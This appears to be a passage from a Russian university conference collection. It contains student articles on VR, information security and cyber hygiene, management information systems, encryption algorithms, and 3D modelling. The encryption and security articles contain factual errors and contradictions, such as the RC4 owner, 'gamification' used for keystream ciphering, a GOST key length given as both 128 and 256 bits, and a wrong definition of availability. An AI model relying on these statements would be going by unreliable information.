Применение технологий VR в настоящем крайне обширно. Например, демонстрации архитектурных и дизайнерских проектов в виртуальном пространстве. Некоторые компании и даже европейские государства проводят совещания с помощью VR. На данный момент технология наиболее распространена в индустрии развлечений. Виртуальные выставки, прогулки по различным городам, просмотр фильмов, VR-видеоигры, все это доступно уже сейчас. Отработка опасных для здоровья человека действий, вроде прыжков с парашютом, полетов на самолете или заездов на болидах Формулы-1 с помощью специальных симуляторов тоже становится нормальной практикой современного обучения.

Однако будущее технологий виртуальной реальности еще не наступило. Однажды мне попала на глаза научно-фантастический роман «Первому игроку приготовиться» за авторством Эрнеста Клайна. Прочитав книгу, я был поражен тем, как автор видит будущее этих технологий. В мире романа существует глобальное виртуальное пространство, поделенное на бесчисленное количество самых разнообразных миров. Люди в нем могут свободно передвигаться в нем, ощущать прикосновения и удары. Многие могут вспомнить кинотрилогию «Матрица», в которой все человечество было погружено в виртуальную реальность и не осознавало этого. И хотя все эти произведения являются антиутопиями, я не могу не испытать восторга от мысли, что технологии подобного масштаба могут появиться и в нашем мире.

#### **Список используемых источников**

1. Klimova B. Use of Virtual Reality in Non-Native Language Learning and Teaching. *Procedia Computer Science*. 2021; Т. 192: 1385–1392.

2. Freeman D., Reeve S., Robinson A., Ehlers A. Virtual reality in the assessment, understanding, and treatment of mental health disorders // *Psychological Medicine*. 2017. Vol. 47,

Iss. 14. PP. 2393-2400. URL: <https://doi.org/10.1017/S003329171700040X> (дата обращения 15.03.2023).

3. Соснило А. И., Креер М. Я., Петрова В. В. Технологии виртуальной и дополненной реальности в менеджменте и образовании // Управление. 2021. № 9 (2) С. 114–124. URL: <https://doi.org/10.26425/2309-3633-2021-9-2-114-124> (дата обращения 16.03.2023).

4. Тычков А. Ю., Буныгин Е. В., Бутров Н. А. Виртуальная реальность для вооруженных сил: обзор // Вестник Пензенского государственного университета. 2020. № 4. С. 107–114.

УДК 004.056  
ГРНТИ 81.93.29

## АКТУАЛЬНЫЕ ПРОБЛЕМЫ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

**Б. А. Аль-Нами, Е. В. Дубоусова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье затрагиваются вопросы защиты информационного пространства, что является одной из значимых задач в современном обществе. Статья раскрывает содержание понятий: кибергигиены, информационной безопасности, а также защиты информации. Проанализированы виды и методы реализации угроз информационной безопасности, некоторые способы защиты информационных ресурсов. Цель исследования – раскрыть полезность соблюдения кибергигиены, показать актуальность проблемы обеспечения безопасности информационных технологий.*

*информационных технологий, кибергигиены, информационной безопасности.*

Информационная безопасность – комплекс мер, направленных на предотвращение несанкционированного доступа, записи, использования, искажения, изменения, распространения или удаления информации.

Информационная безопасность позволяет организациям защищать информацию любого формата – цифровую или аналоговую. Информационная безопасность обеспечивает покрытие мобильных вычислений, криптографии, социальных сетей, а также инфраструктуры и сетей, содержащих частную, финансовую и корпоративную информацию.

Информационная безопасность выполняет основную задачу – уравновешенная защита конфиденциальности (это уверенность неразглашении данных), целостности (это показатель того, что без уведомления автора, информация останется неизменной), и доступности (это показатель того, что местоположение данных осталось неизменным) данных, с учётом необходимости применения и без какой-либо потери эффективности организации.



Американские ученые Джерри Зальцер и Майкл Шрёдер в 1975 году в статье «Защита информации в компьютерных системах» разделили нарушения безопасности на несколько категорий: неавторизованное раскрытие информации (англ. *unauthorized information release*), неавторизованное изменение информации (англ. *Unauthorized information modification*) и неавторизованный отказ в доступе (англ. *Unauthorized denial of use*) к информации. Немногим позже эти категории и получили свои названия: «конфиденциальность», «целостность» и «доступность». «Триада CIA» так называется совокупность этих трех ключевых принципов информационной безопасности [1].

В 1992 году организация экономического сотрудничества и развития опубликовала персональную модель информационной безопасности, которая отличалась от триады CIA и включала в себя девять пунктов: осведомлённость, ответственность, противодействие, этика, демократия, оценка риска, разработка и внедрение безопасности, управление безопасностью, пересмотр.

Спустя 4 года, американский Национальный институт стандартов и технологий (NIST) в 1996 году, основываясь на публикацию 1992 года, сформировал свои восемь принципов: компьютерная безопасность, «требует всеобъемлющего и комплексного подхода», «ограничивается социальными факторами», «обязанности и ответственность за компьютерную безопасность должны быть чётко сформулированы», «должна быть экономически эффективной», «является неотъемлемой составляющей рационального менеджмента», «должна периодически подвергаться пересмотру», «поддерживает миссию организации», а «владельцы систем несут ответственность за безопасность за пределами своей организации».

Спустя еще 8 лет, этот же институт опубликовал уже 33 принципа инженерного проектирования системы информационной безопасности. Практические руководства и рекомендации, которые были разработаны для каждого из принципов, развиваются и в настоящее время.

В 1998 году появилась Паркеровская гексада путем добавления Донном Паркером триады CIA еще тремя принципами: аутентичность, полезность и владение или контроль.

Классическая триада CIA является самой распространенной в международном сообществе и является самой признанной.

Все время что развивались принципы компьютерной безопасности, развивались и угрозы информационной безопасности. Это абсолютно взаимосвязанные вещи [2, 3].

Угрозы информационной безопасности имеют различную классификацию:

- по характеру нарушений – нарушение конфиденциальности данных, изменение работоспособности ЭВМ, незаконное вмешательство в работоспособность ЭВМ и т. д.;
- по тяжести нарушения – незначительные ошибки, мелкое хулиганство, серьезные преступления/природные и техногенные катастрофы;
- по предвидению последствий нарушителем – намеренные нарушения; ненамеренные нарушения;
- по мотивации – злонамеренные нарушения; незлонамеренные нарушения;
- по месту возникновения – внешние угрозы; внутренние угрозы (угрозы со стороны инсайдеров);
- по виду реализации угроз – вредоносные программы, спам-письма, программные закладки, хакерские атаки; уязвимые процедуры авторизации и другие рекламные ИБ; стихийные бедствия.

Кибербезопасность – новое, современное направление информационной безопасности. Потребность в кибербезопасности возросла, с момента переноса все большего объема персональной и корпоративной информации в информационную среду (бухгалтерия, облачное хранилище и т. д.).

Кибергигиена – образ полезных привычек в отношении кибербезопасности, которые позволяют не стать жертвой киберугроз и не столкнуться с проблемами сетевой безопасности и обеспечение работоспособности системы.

Соблюдение кибергигиены помогает не допустить кражу личных данных, следить за актуальностью обновлений программного обеспечения и операционных систем [4].

В настоящее время кибербезопасность является главной заботой организаций и отдельных лиц по всему миру.

Главные правила безопасности для защиты от киберугроз:

- Использование антивирусного программного обеспечения, не использовать бесплатное программное обеспечение.
- Включить сетевой брандмауэр в свою первую линию защиты. Его включение может еще больше укрепить соединения.
- Использование подлинного программного обеспечения, защищенное авторским правом. Не использовать взломанное, пиратское, потенциально опасное программное обеспечение.
- Преобразовать существующие средства защиты паролей в надежные пароли. Надежный пароль должен обеспечивать такие факторы, как: Длина не менее 12 символов, включая все прописные и строчные буквы, специальные символы и цифры.
- Использовать многофакторную аутентификацию для надежной защиты от хакеров. Аутентификация с использованием двух или более факторов значительно снижает вероятность взлома пароля.

- Использовать шифрование устройства. Существует множество инструментов и программного обеспечения, обеспечивающих возможности шифрования устройств [4].

- Защитить свою беспроводную сеть. Защитить свой маршрутизатор: установить сложный пароль, изменить учетные данные маршрутизатора и сетевых имен, использовать шифрования.

- Тщательно и полностью стереть данные.

- Регулярно создавать резервные копии данных. Создание регулярных резервных копий системы в облаке или на внешнем диске гарантирует, что информация останется доступной, даже если устройство скомпрометировано.

- Регулярно обновлять операционную систему и программное обеспечение. Никакое программное обеспечение не является полностью безопасным.

- Ограничить количество пользователей с правами администратора. Наличие прав учетной записи администратора устройства или системы означает, что у пользователя есть полный доступ, изменения, настройки или мониторинг.

- Аккуратно удалять данные. Очистка данных является одним из правил безопасности, которые помогут оставаться продуктивным при участии в сети.

- Установить напоминания для проверки работоспособности инфраструктуры;

- Использовать VPN.

- Держать один интернет-источник [5].

В данной статье рассмотрены исторические аспекты зарождения информационной безопасности. Рассмотрена актуальность и необходимость постоянного развития в этом направлении и не только крупным компаниям, но и обычным гражданам.

На данный момент тратится много сил на то, чтобы каждый, кто идет в ногу со временем, понимал необходимость личной кибергигиены, чтобы не стать жертвой мошенников.

#### Список используемых источников

1. Власенко А. В., Киселёв П. С., Складорова Е. А. Искусственный интеллект и проблемы кибербезопасности. Технология Deepfake // Молодой ученый. 2021. № 21 (363). С. 81–86.

2. Громов Ю. Ю., Драчев В. О., Иванова О. Г. Информационная безопасность и защита информации : учебное пособие. Ст. Оскол : ТНТ, 2017. 384 с.

3. Панасенко А. Технологии Deepfake как угроза информационной безопасности // anti-malware: [сайт]. URL: [https://www.anti-malware.ru/analytics/Threats\\_Analysis/Deep-fakes-as-a-information-security-threat](https://www.anti-malware.ru/analytics/Threats_Analysis/Deep-fakes-as-a-information-security-threat) (дата обращения 29.03.2023).

4. Пилецкая А. В. Искусственный интеллект и безопасность в современных возможностях // Молодой ученый. 2020. № 20 (310). С. 50–52.

5. Актуальные киберугрозы: итоги 2021 года [Электронный ресурс] // Positive technologies. URL: <https://www.ptsecurity.com/ru-ru/research/analytics/cybersecurity-threatscape-2021/> (дата обращения 29.03.2023).

УДК 681.518  
ГРНТИ 20.23.21

## УПРАВЛЕНИЕ ИНФОРМАЦИОННЫХ СИСТЕМ В СОВРЕМЕННОМ МИРЕ

**Б. А. Аль-Нами, Ю. А. Жигулин**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Информационные управляющие системы играют важную роль в современном мире, обеспечивая автоматизацию и оптимизацию различных бизнес-процессов в различных областях деятельности. Они позволяют собирать, обрабатывать и хранить информацию, а также осуществлять управление и контроль за бизнес-процессами, что повышает эффективность работы предприятий и улучшает качество продукции и услуг.*

*безопасность, security, цифровые технологии, интернет, информационная управляющая система, база данных.*

Комплекс программных и аппаратных средств, предназначенных для автоматизации управления бизнес-процессами в организации. Она позволяет собирать, обрабатывать и хранить информацию о работе предприятия и использовать ее для принятия управленческих решений. ИУС включают в себя базы данных, средства сбора и передачи информации (датчики, сети связи), программное обеспечение для обработки данных (аналитические системы, системы бизнес-анализа), а также средства управления и контроля (панели управления, дисплеи, системы автоматического регулирования и управления). ИУС позволяет автоматизировать бизнес-процессы, собирать и анализировать данные, улучшать взаимодействие между сотрудниками, повышать эффективность работы и качество продукции/услуг. Однако, внедрение ИУС требует затрат на разработку, внедрение и обучение сотрудников. Необходимо провести анализ выгоды использования ИУС [1].

Информационная управляющая система (состоит из нескольких компонентов, которые совместно обеспечивают автоматизацию бизнес-процессов и управление информацией в организации. Рассмотрим основные компоненты ИУС:

- База данных. База данных представляет собой хранилище информации, используемой в ИУС. Она содержит все данные, необходимые для функционирования системы, включая информацию о клиентах, продукции, услугах, сотрудниках, финансовых операциях и т. д.

- Пользовательский интерфейс. Это набор инструментов, с помощью которых пользователи могут взаимодействовать с ИУС. Обычно это веб-интерфейс или приложение для настольных компьютеров или мобильных устройств.

- Серверное программное обеспечение. Серверное программное обеспечение обеспечивает функционирование ИУС на сервере. Оно включает в себя серверную операционную систему, программные модули управления базами данных, веб-сервер и другие компоненты.

- Модули ИУС. Модули ИУС – это отдельные программные компоненты, предназначенные для решения определенных задач. Например, модуль управления продажами, модуль учета финансовых операций, модуль управления производством и т. д.

- Система безопасности – обеспечивает защиту информации, хранящейся в базе данных, от несанкционированного доступа, а также обеспечивает конфиденциальность передачи данных.

- Алгоритмы и методы обработки данных. ИУС используют алгоритмы и методы обработки данных, которые обеспечивают реализацию бизнес-процессов, управление информацией и принятия управленческих решений. Например, алгоритмы анализа данных, алгоритмы прогнозирования, методы статистического анализа данных [2].

Информационная управляющая система может быть дополнена различными модулями и компонентами в зависимости от потребностей предприятия и задач, которые ей предстоит решать. Важно отметить, что разработка ИУС – это процесс, который требует профессиональных знаний и опыта, поэтому для создания часто привлекают специалистов из области информационных технологий.

ИУС могут быть использованы в различных областях, включая промышленность, государственное управление, финансы, здравоохранение, образование, транспорт и др. Они обычно используются для автоматизации бизнес-процессов, управления персоналом, мониторинга и управления производственными процессами, контроля качества продукции, управления запасами, учета финансовых операций, и т. д. Рассмотрим несколько примеров:

- Промышленность. В производственных компаниях используются ИУС для автоматизации производственных процессов, контроля за качеством продукции, управления запасами и учета финансовых операций.

- Логистика. В логистических компаниях ИУС используются для планирования маршрутов доставки, управления складами и контроля за перемещением грузов.
- Финансы. В банковской сфере ИУС используются для учета финансовых операций, управления рисками и анализа данных.
- Здравоохранение. В медицинских учреждениях ИУС используются для учета медицинских записей, управления процессом лечения и контроля за запасами медицинских препаратов.
- Образование. В учебных заведениях ИУС используются для учета данных об учениках, управления учебным процессом и контроля за успеваемостью.
- Государственное управление. В государственных органах ИУС используются для автоматизации процессов государственного управления, учета государственных ресурсов и контроля за бюджетными средствами.

Информационные управляющие системы используются для решения множества задач, связанных с управлением, контролем и анализом данных. Они помогают повысить эффективность работы предприятий и организаций, улучшить качество продукции и услуг, а также сократить затраты на производство и управление. Благодаря ИУС процессы управления на предприятии становятся более прозрачными и эффективными, что позволяет повысить производительность и улучшить качество продукции или услуг [3].

Одним из примеров ИУС является система управления производственным процессом (СУПП), которая позволяет автоматизировать процессы производства, контролировать качество продукции и эффективно управлять ресурсами. Другим примером является система управления клиентскими отношениями (CRM), которая позволяет управлять отношениями с клиентами, анализировать данные и повышать качество обслуживания.

Существует множество типов ИУС, каждый из которых может быть специализирован для решения определенных задач и применяется в различных сферах. Некоторые из типов:

- ERP (*Enterprise Resource Planning*) – системы, которые позволяют интегрировать и управлять бизнес-процессами, такими как управление производством, финансами, управление продажами и др.
- CRM (*Customer Relationship Management*) – системы, которые используются для управления отношениями с клиентами, включая сбор и анализ информации о клиентах, управление контактами и продажами.
- SCM (*Supply Chain Management*) – системы, которые управляют цепочкой поставок и интегрируют все этапы производства и доставки товаров или услуг.

- BI (*Business Intelligence*) – системы, которые используются для анализа и отчетности данных, позволяя принимать эффективные управленческие решения.
- HRM (*Human Resource Management*) – системы, которые используются для управления персоналом, включая учет рабочего времени, управление навыками и обучением сотрудников.
- DMS (*Document Management System*) – системы управления документами, позволяющие хранить, организовывать и обрабатывать документы в электронном виде [4].

Каждый тип имеет свои особенности и может быть применен в различных областях бизнеса для решения конкретных задач.

В зависимости от конкретных потребностей предприятия, ИУС может быть настроен и сконфигурирован для выполнения различных функций. Например, ИУС может содержать модули для управления инвентаризацией, заказами, расписаниями производства, учетом финансовых операций и многое другое. Кроме того, ИУС может интегрироваться с другими системами, такими как системы управления ресурсами предприятия (ERP), системы управления взаимоотношениями с клиентами (CRM) и т. д.

Кроме того, ИУС может помочь в автоматизации процессов принятия решений, например, путем определения ключевых показателей производительности (KPI) и мониторинга их выполнения. Это позволяет управленцам быстро и эффективно определять проблемные области и принимать меры для их устранения.

Использование информационной управляющей системы (ИУС) может принести множество выгод для предприятия, но это зависит от конкретной ситуации и того, как система будет использоваться.

- Во-первых, ИУС позволяет автоматизировать и оптимизировать бизнес-процессы, что может привести к снижению затрат на ресурсы и увеличению эффективности работы. Например, автоматизация производственной линии с помощью ИУС может увеличить производительность, снизить количество брака и оптимизировать использование материалов и оборудования.
- Во-вторых, ИУС позволяет собирать и анализировать большое количество данных, что может помочь в принятии управленческих решений. Например, анализ данных о продажах и потребностях покупателей может помочь определить популярность товаров и принять решение об увеличении или снижении производства определенных товаров.
- В-третьих, ИУС может улучшить взаимодействие между отделами и сотрудниками, снизить количество ошибок и улучшить качество работы. Например, ИУС, позволяющая отслеживать состояние истории болезни пациента, может помочь врачам сделать более точный диагноз и предписать эффективное лечение.

- В-четвертых, ИУС может помочь предприятию повысить безопасность и защиту данных. Например, ИУС может включать модули для резервного копирования данных, контроля доступа и аудита действий пользователей.

- Также ИУС является возможностью быстрого доступа к актуальной информации, что позволяет управленцам принимать правильные управленческие решения на основе точных данных. Также ИУС позволяет быстро реагировать на изменения в бизнес-среде и принимать соответствующие меры.

ИУС становится все более распространенным на предприятиях различных отраслей, так как он позволяет повысить эффективность и конкурентоспособность предприятия. Однако внедрение ИУС может быть достаточно сложным процессом, требующим значительных усилий и ресурсов. Поэтому перед реализацией ИУС необходимо тщательно оценить потребности предприятия и выбрать подходящее решение.

Несмотря на множество преимуществ, ИУС может стать достаточно дорогостоящим и сложным в управлении, особенно если он настроен для выполнения широкого спектра функций. Поэтому перед реализацией ИУС необходимо тщательно оценить его потребности и возможности, а также провести обучение сотрудников, которые будут работать с системой.

#### Список используемых источников

1. Магомедов М. Н. Управление организацией на основе современных информационных технологий // Прошлое-Настоящее-Будущее СПбГУКиТ : материалы Всероссийской научно-практической конференции. 29–30 октября 2013, СПб. : СПбГУКиТ, 2013. С. 160–163.

2. Астапкович А. М., Востриков А. А., Касаткин А. А. и др. Опыт использования информационно-управляющих сетевых систем для передачи видеозображений // Информационно-управляющие системы для подвижных объектов. Семинары ASK Lab 2001 / Под общ. ред. М. Б. Сергеева. СПб. : Политехника, 2002. С.180–197.

3. Михайловская, С. Цифровая трансформация: время не ждет // Беларуская думка. 2018. № 6. С.51–57.

4. Competition Bureau (2017). Big Data and Innovation: Implications for Competition Policy in Canada. Viewed on December 7, 2017. Retrieved from. URL: [http://www.competitionbureau.gc.ca/eic/site/cbbc.nsf/vwapj/Big-Data-e.pdf/\\$file/Big-Data-e.pdf](http://www.competitionbureau.gc.ca/eic/site/cbbc.nsf/vwapj/Big-Data-e.pdf/$file/Big-Data-e.pdf) (дата обращения 15.03.2023).



УДК 004.056.55  
ГРНТИ 81.93.29

## АНАЛИЗ МЕТОДОВ ШИФРОВАНИЯ

**Б. А. Аль-Нами, А. Э. Загретдинов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Описаны современные системы шифрования, проведен сравнительный анализ алгоритмов и сделаны следующие выводы. Это наиболее распространенные и используемые схемы шифрования в нашей стране и ни в чем им не уступают. Зарубежным компаниям, проанализирован каждый из использующихся в наше время методов шифрования.*

*схема шифрования, защита информации, асимметричное и симметричное шифрование, информационные технологии, кибербезопасность.*

В современном информационном обществе, где передача и хранение данных играют ключевую роль, безопасность стала одним из наиболее важных аспектов. Сохранение конфиденциальности и целостности информации требует использования надежных методов шифрования. Современные методы шифрования представляют собой сложные алгоритмы, которые обеспечивают защиту данных от несанкционированного доступа и атак. От классических методов, таких как симметричное и асимметричное шифрование, до новых подходов, таких как квантовое шифрование, эти методы играют важную роль в обеспечении безопасности информации. В данной статье мы рассмотрим основные принципы и примеры современных методов шифрования, а также их важность в современном информационном обмене [1].

Современные методы шифрования разнообразны и продолжают развиваться вместе с постоянно меняющимися угрозами безопасности. Симметричные и асимметричные шифры, алгоритмы блочного и поточного шифрования, функции хэширования и квантовое шифрование – все эти техники играют свою роль в обеспечении безопасности данных.

В данной статье мы рассмотрим основные принципы и примеры современных методов шифрования. Мы изучим их особенности, преимущества и ограничения, а также рассмотрим их применение в различных сферах, начиная от защиты информации в коммерческих предприятиях до безопасности персональных данных в сети Интернет.

Понимание современных методов шифрования имеет критическое значение для обеспечения безопасности данных и защиты от киберугроз. Только путем осознания принципов и использования надежных методов шифрования мы можем быть уверены в сохранении конфиденциальности и целостности наших ценных информационных ресурсов.

Существует 2 категория методов шифрования – симметричные и асимметричные методы. При симметричном методе шифрования для получателя и отправителя используется одинаковый ключ. Во втором варианте используется уже 2 вида ключей, закрытый и открытый, где первый находится у отправителя, а открытый у получателя.

Алгоритмы применяющие симметричные методы шифрования делятся на 2 категория:

- Блочные.
- Поточковые.

Блочные шифровальные алгоритмы используются для зашифрования данных путем деления ее на блоки равной длины. (64, 128, и т. д.). К блочным алгоритмам относятся: DES, RC5, Lucifer, Twofish, ГОСТ 28147-89.

При потоковом шифровании данных каждый бит информации обрабатывается с использованием метода геймификации. Это означает, что каждый бит заменяется на соответствующий бит псевдослучайной секретной числовой последовательности, которая генерируется на основе длины ключа и имеет такую же длину, как и шифруемое сообщение [2]. К данным алгоритмам относятся: A3, A5, MUGI, SEAL, RC4.

DES – алгоритм для симметричного шифрования, разработанный фирмой IBM и утверждённый правительством США в 1977 году как официальный стандарт (FIPS 46-3). Размер блока DES равен 64 битам и в его основе лежит сеть Фейстеля.

Федеральный стандарт шифрования на территории РФ – это алгоритм ГОСТ, в основе которого находится сеть. Использует ключи длиной 128 бит, гибок и универсален в плане настройки алгоритмов. Это позволяет ускорить работу и понизить степень защиты, либо сделать наоборот.

RC4 – разработан Рональдом Ривестом в 1987 году, до 1994 года являлся коммерческой тайной компании RCA Security. RC4, как и все потоковые шифры основаны на генераторе псевдослучайных чисел (ГПСЧ). На вход генератора записывается ключ и считываются псевдослучайные цифры. Длина ключа может варьироваться от 40 до 2048 бит. Сгенерированные биты распределяются равномерно [3]. Основные преимущества этого алгоритма шифрования заключаются в следующем:

- Высокая скорость работы.
- Ключ может иметь различный размер.

При всём этом алгоритм подвержен уязвимости если:

- Один ключевой поток используется более 1 раза.
- Используются не случайные или связанные ключи.

Симметричный поточный алгоритм шифрования данных SEAL был разработан Филом Рогэвеем и Донном Копперсмитом в IBM в 1993 году. Для работы ему требуется кэш-память на несколько килобайт и 8 32-битовых регистров. Для кодирования и декодирования используется 160-битный

ключ. Алгоритм считается надёжным и защищён патентом США № 5454039 с декабря 1993 года [4].

Мы разобрали перечень современных методов шифрования, и составили небольшой сравнительный анализ алгоритмов по отношению друг к другу. Следует отметить, что применимый на территории России алгоритм шифрования ГОСТ, созданный ещё в СССР, является достаточно надёжным и работает с ключами шифрования 256 бит. По степени защиты он мало чем уступает своим зарубежным конкурентам.

#### Список используемых источников

1. Сергиенко Е. Н. Математические методы кодирования и шифрования : учебное пособие. Электрон. текстовые данные. Белгород : Белгородский государственный технологический университет им. В. Г. Шухова, ЭБС АСВ, 2017. 101 с.

2. Шнайер Б. Прикладная криптография. Протоколы, алгоритмы, исходные тексты на языке Си. М. : Триумф, 2003. 806 с.

3. Жуков А. Е. Системы блочного шифрования: учебное пособие по курсу «Криптографические методы защиты информации». Электрон. текстовые данные. М. : Московский государственный технический университет имени Н. Э. Баумана, 2013. 80 с.

4. Яковлев А. В., Безбогов А. А., Родин В. В., Шамкин В. Н. Криптографическая защита информации : учебное пособие. Тамбов: Изд-во Тамб. гос. техн. ун-та, 2006. 140 с.

УДК 004.925.8  
ГРНТИ 28.17.33

## С ЧЕГО НАЧИНАЕТСЯ ТРЁХМЕРНАЯ ГРАФИКА?

**Б. А. Аль-Нами, А. А. Земляков, Н. Н. Шарко**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В нашем современном мире 3D-технологии являются одним из важнейших достижений науки. Во многих областях, таких как медицина, инженерия, образование, журналистика, развлечения и другие, отказаться от 3D-технологий стало практически невозможно. Выбирая с чего начинать освоение такой объёмной дисциплины, как 3D графика новичок, не имея базового понимания, сталкивается с выбором какое направление начать осваивать. Данная статья должна расставить все точки над «И» и объяснить, смысл основных направлений в 3D.*

*трёхмерная графика, анимация, 3D моделирование, дизайн, программы.*

Для начала разберем, что такое «скульптинг» в 3D моделировании и почему он так называется. Скульптинг – метод создания объемных и детализированных 3D моделей, при котором с поверхностью модели работают, как с глиной или другим пластичным материалом. Если говорить просто, то скульптинг – компьютерная имитация обычной лепки из реальности, из чего становится понятно, почему для определения подобрали слово, связанное со скульптурами.

Особенности и отличия от твердотельного моделирования: определение уже намекает на искусство и по сути так оно и есть, ведь процесс скульптинга более творческий, нежели твердотельное моделирование. Здесь чаще всего не приходится использовать математические конструкции моделирования и ориентироваться на техническую часть (чертежи, точность размеров). Несмотря на это, «скульптеру» будет полезно знание анатомии и насмотренность, так как в основе своей такой метод моделирования используется для создания персонажей, органических и природных объектов [1].

Работы в скульптинге отличаются своей детализированностью и высокополигональностью, например, для реалистичной модели головы человека необходимо показать не только общую фигуру, но и такие детали, как морщинки, волосы, мышцы и прочие различные элементы лица.

Инструменты и программы: перед тем, как начать разбирать процесс создания (скульптинга) модели, нужно знать о том, как и где будет происходить этот процесс. Прежде всего для комфортного создания необходим графический планшет со стилусом (так называемый карандаш для работы на планшете), иначе будет очень затруднительно работать кистями – инструментами для различного вида растягиваний, сжиманий, разглаживаний и прочих методов лепки.

Далее нужно определиться в какой программе лучше всего скульптить. Для этого подходят несколько вариантов со своими плюсами и минусами:

1. Autodesk Mudbox.
2. Blender.
3. ZBrush.
4. Maya (ограниченные возможности).

На данный момент самой лучшей программой для скульптинга является Zbrush – специализированная программа со всеми необходимыми инструментами, а также хорошей совместимостью с другими программами, которые понадобятся в процессе создания полноценной модели. Тем не менее Zbrush платная и, из-за специализированный, не универсальная программа, в отличие от Blender'a, который хоть и уступает по возможностям скульптинга Zbrush, но является бесплатным и универсальным, поэтому для новичков, которые еще не определились со своим направлением в 3D, можно порекомендовать именно Blender.

Процесс создания: в самом начале создается основа модели, которая состоит из базовых элементов (например, если это животное или человек, то простого вида конечностей и туловища); часто во время работы используются референсы – картинки, манекены, скульптуры, по образу которых создается модель. Далее происходит постепенное наполнение деталями (мышцы, элементы лица, волосы и проч.) и после добавление мелких деталей. Модель готова, но она бесцветна, так как начальный материал однотонный (как и при скульптинге в жизни), а значит нужно на модель наложить текстуры и покрасить их, это делается в тех же программах, ориентированных на скульптинг или в других программах, например, Substance Painter. Часто перед этим шагом модель оптимизируют, то есть уменьшают количество полигонов (это называется ретопологией) для того, чтобы другой софт мог ее обработать и не перегружать движок игр, в которых используются созданные модели [2].

### *Твердотельное моделирование*

Определение: твердотельное моделирование или же Hard surface modeling (HS) – направление 3D графики, ориентированные на создание «твёрдых поверхностей». Под этими «поверхностями» подразумевается всё, что создано руками человека, начиная от маленькой зубной щётки заканчивая огромными кораблями или самолётами.

Особенности: HS представляет из себя более математически выверенный процесс, нежели скульптинг. Также HS, являясь более широко-направленной дисциплиной требует, в своей сумме, большего знания других, наук, таких как механика или инженерное дело. Например, работая над техникой необходимо знать, как работает передача крутящего момента от двигателя на колёса или как поворот руля передаётся на колёса, если работа ведётся над вооружением, то необходимо знать, как работают его составляющие. Особенно знание прикладных дисциплин раскрывается, при работе с концептами, например, придумывая вооружение для игры про будущее. От этого напрямую зависит то, как достоверно будет смотреться задумка для другого человека. Широкая направленность, зачастую влечёт за собой выбор, над предметами какой темы художник желает сосредоточить своё внимание, например, он может работать над созданием оружия, машин или над созданием зданий. Затрагивать множество тем может оказаться попросту не под силу, но зато, при выгорании, можно перепрофилироваться.

Также сам процесс создания моделей построен совершенно иначе. Если в скульптинге работа идёт непосредственно с формой, то в HS – с сеткой. Категорически важно знать методы и принципы построения качественной сетки, проще говоря – топологии. Также высоко ценится уровень менеджмента процесса создания различных моделей: одну и ту же деталь можно

сделать множеством разных способов, но правильным из них будет тот, который потратит меньше вашего времени.

Инструменты и программы: твердотельное моделирование зародилось раньше, нежели скульптинг, так же это считается более широкой в плане ПО сферой. Для комфортной работы необходимо иметь компьютер с большим запасом видео и оперативной памяти, также отдельно можно выделить надобность нумпада на клавиатуре для некоторого вида программ. Теперь поговорим о некотором ПО. Некотором так-как программ много и рассматривать каждую в меру времени и отсутствию опыта работы автора – бессмысленно:

3Ds Max: колыбель твердотельного моделирования. Программа существует с 1996г. За это время она стала стандартом в процессе создания моделей у различной-величины студий. На данный момент программа считается морально устаревшей, но отнюдь не выброшенной на обочины истории. Например, для такого направления, как архитектурная визуализация (создание интерьеров) 3Ds Max считается первым инструментом так-как за время своего существования скопил огромное множество прикладных библиотек с различной мебелью и прочими предметами.

Maya: программа имеет того же разработчика, но младше первого кандидата всего на пару лет. Если хотите выбрать, что изучать – лучше подбросить монетку. Серьёзно. Но всё-таки у Майи есть свои преимущества так-как она больше ориентирована на создание анимации и визуальных эффектов, но темы непосредственно создания 3D моделей это не касается. Из достоинств над братом имеет более приятный интерфейс и большую отзывчивость.

Blender: сейчас – самая популярная программа, для знакомства с 3D. Универсальный инструмент, который позволяет пользователю опробовать себя в анимации, моделировании, текстурировании, скульптинге, а для опытного пользователя предлагает хороший и отзывчивый интерфейс, возможность иметь большой арсенал в одной программе. Главной отличительной чертой программы, помимо вышеописанного является стратегия развития. В её разработке участвуют не только студия-производитель, но и сообщество. Простыми словами над её разработкой и улучшением трудятся тысячи добровольцев, желающих сделать качественный инструмент. Из-за этого конкретного собственника у программы нет и, как следствие, продукт бесплатный. Из минусов программы можно выделить, как не странно, её универсальность. Например, работа с визуальными эффектами неоптимизированная и недоработана. Если сравнивать скорость развития и распространения на рынке блендер безоговорочный лидер [1].

### *Процесс создания*

Рассмотрим процесс создания. Для определённости возьмём создание транспорта.

Первым шагом будет подготовка пространства. Если модель делается по чертежам, то выставление их в пространстве и настройка, если модель делается с фотографий, то определение ракурса камеры и совмещение одного с другими в стороннем ПО и импорт в выбранный нами 3D-пакет.

Вторым шагом будет моделирование, которые в свою очередь в общих чертах делится на этапы:

Блокинг (*Blocking*) – создание силуэта модели, определение пропорций, проверка чертежа на работоспособность

Драфт (*Draft*) – создание наброска будущей 3D модели. От первого отличается большей проработкой формы. Например, цилиндр, образно очерчивающий колесо превращается в покрывку с диком.

Хай-поли (*high-poly*) – создание высокополигональной, полной модели, на которой отражены все необходимые детали и прочие компоненты.

Это 3 основных этапа создания 3D модели. Они не включают в себя текстурирования или создания необходимого материала для превращения высокополигональной модели в низкополигональную, но пригодную для работы в играх и т. п.

### *Вывод*

3D это обширная дисциплина, в которой можно захлебнуться от вариативности и выбора. Мы постарались максимально просто и доступно объяснить об сути и особенностях тех направлений, которые будет рассматривать человек, решивший попробовать себя в 3D графике. Мы также не рассмотрели все стороны, ведь существует ещё множество направлений, связанных с 3D, но менее относящихся к творческому моделированию.

### **Список используемых источников**

1. Землянов Г. С. 3D-моделирование // Молодой ученый. 2015. № 11 (91). С. 186–189.
2. Сивожелезова А. А. Основные принципы создания 3D-моделей. Понятия и методы оптимизации в трёхмерной графике // Молодой ученый. 2020. № 10 (300). С. 10–15.
3. Нуридинова З. Развитие графического дизайна в рекламной индустрии Узбекистана // Молодой ученый. 2021. № 3 (345). С. 137–139.

УДК 004.056  
ГРНТИ 81.93.29

